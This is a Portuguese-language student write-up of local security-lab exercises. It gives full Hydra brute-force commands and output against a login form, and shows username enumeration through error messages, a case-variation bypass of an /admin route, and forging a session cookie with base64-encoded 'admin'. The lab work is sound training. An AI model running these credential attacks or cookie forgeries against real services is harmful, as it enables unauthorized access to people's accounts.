


Exercício 1 - BruteForce com Hydra

Por fim, achei a senha "zxcvbnm", coloquei a mesma no site e funcionou.

```
(cvtz@kali)~/Downloads/wordlist-master
$ sudo hydra -l caiogomes -P top10k.txt 127.0.0.1 -s 5000 http-post-form "*/login:username=^USER^&password=^PASS^:Invalid username or password." -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-01 21:51:32
[DATA] max 16 tasks per 1 server, overall 16 tasks, 8364 login tries (l:1/p:8364), ~523 tries per task
[DATA] attacking http-post-form://127.0.0.1:5000/login:username=^USER^&password=^PASS^:Invalid username or password.
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done

[STATUS] 4674.00 tries/min, 4674 tries in 00:01h, 3690 to do in 00:01h, 16 active
[VERBOSE] Page redirected to http[s]://127.0.0.1:5000/dashboard
[5000][http-post-form] host: 127.0.0.1 login: caiogomes password: zxcvbnm
[STATUS] attack finished for 127.0.0.1 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-01 21:52:55
```



Parabéns! Você concluiu o exercício 1 🎉

Já tinha feito esse exercício usando o hydra na capacitação 0, mas basicamente, fiz um bruteforce usando o user já apresentado, na senha a wordlist top10k.txt, e a porta 5000. Aí inseri o tipo, que nesse caso é por validação a partir de mudança do html (http-post-form) e mostrei os locais que mudam quando os dados estiverem corretos, nesse caso a mensagem de usuário ou senha inválida.


Ex 3 -

Exercício 3 - BruteForce com Hydra; Achando User antes da Password

Nesse exercício, notei que ao tentar logar sem nada, aparecia a mensagem de erro "Invalid Username.", significando que ocorre uma validação do Usuário, e posteriormente da senha, com uma mensagem diferente.

Assim, utilizando o Hydra, eu especifiquei nos requisitos (a escrita em laranja) que para o processo se dar como concluído, era necessário que a mensagem de erro "Invalid Username" não existisse após as tentativas. Então, coloquei no campo da senha, uma password propositalmente incorreta (nessa caso: 123) para testar o usuário antes.

Além de tudo, também troquei nos requisitos o campo que introduz o teste, no anterior era username=^USER^ e password=^PASS^ e nesse o user era "nome" e o pass era "senha"




```
(cvtz@kali)~/usr/share/wordlists
$ sudo hydra -L rockyou.txt -p 123 127.0.0.1 -s 5000 http-post-form "*/login:nome=^USER^&senha=^PASS^:Invalid username." -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-02 17:01:05
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to pre
-I
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:14344399/p:1), ~896525 tries per task
[DATA] attacking http-post-form://127.0.0.1:5000/login:nome=^USER^&senha=^PASS^:Invalid username.
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[5000][http-post-form] host: 127.0.0.1 login: batman password: 123
```

Exercício 3 - BruteForce com Hydra; Achando User antes da Password

Com o usuário em mãos, usei o Hydra para achar a senha. Igual do Ex2, porém trocando os parâmetros, igual como foi para o username, mas com a nova mensagem de erro: "Invalid password for this username." E também trocando para "-l batman" e "-P rockyou.txt" para testar as senhas da wordlist rockyou no user batman.



Por fim, achei a senha "joker1", traduzindo que ao colocar esse cadastro a mensagem "Invalid password for this username." desaparece. Dando assim a resposta do exercício.




Parabéns! Você concluiu o último exercício 🎉


Antes aparecia um erro para validação de usuário e outro para senha, ou seja, ao acertar o usuário o erro muda. Portanto fiz a validação com uma senha errada, 123, e usei wordlist para o user. Deu certo, assim com o user, fiz outro bruteforce para achar a senha com a wordlist rockyou.txt.

Prática 2

Ex0 -

Ao analisar o código, percebe-se que o def admin, no escopo do @app.route('/admin'), nega o acesso se o path for escrito todo em minúsculo(admin), antes de que o processo do "if path.lower() == 'admin'" seja realizado, o qual verifica independente da variação de maiúsculas, chamando assim a def go_to_admin, que conclui o exercício. Portanto, deduz-se que para resolver, é necessário escrever na url variações com uppercase: Admin, aDmin, ADMIN e etc...






Ex1 -

Ao abrir o site do exercício, entende-se uma instrução bem clara, e ao preencher o campo de email com o “hacker@security.com”, somos direcionados para uma página de parabéns.

Resetar Senha. Faça com que o email "hacker@security.com" receba a mensagem de reset de senha 🖥️

Email: Username:



Parabéns, você completou o exercício 1 🥳


Ao analisar o código-fonte, percebe-se que realmente a única verificação para esse direcionamento e conclusão era o do campo de email.

```
@app.route('/reset_senha', methods=['POST'])
def reset_senha():
    data = request.json
    email = data.get('email')
    username = data.get('username')


    if email == "hacker@security.com":
        return "Parabéns, você completou o exercício 1 🥳"
    return f'email: {email} & username: {username}'
```

Prática 3

Abrindo a tela inicial e seguindo a instrução, coloca-se o “/login” na URL do site para ir até a página de login:



A screenshot of a web application's login page. It features a white card on a light gray background. The card has the title "Login" in bold black text. Below the title are two input fields: "Username:" and "Password:". A green "Login" button is positioned below the password field. At the bottom of the card, there is a link that says "Não tem uma conta? [Crie uma agora](#)".



Faça seu login em /login

Após analisar as interfaces por um bom tempo, deduziu-se que o melhor seria olhar no código do "[app.py](#)". Lá o código foi analisado, def por def, e compreendeu-se a relação entre os hashes e o cookie "session". Assim, modificando essa variável via inspecionar, com o hash_user "YWRtaW4=" encontrado no código(que é "admin" codificado em base64), viabiliza-se a conexão com a página de sucesso:

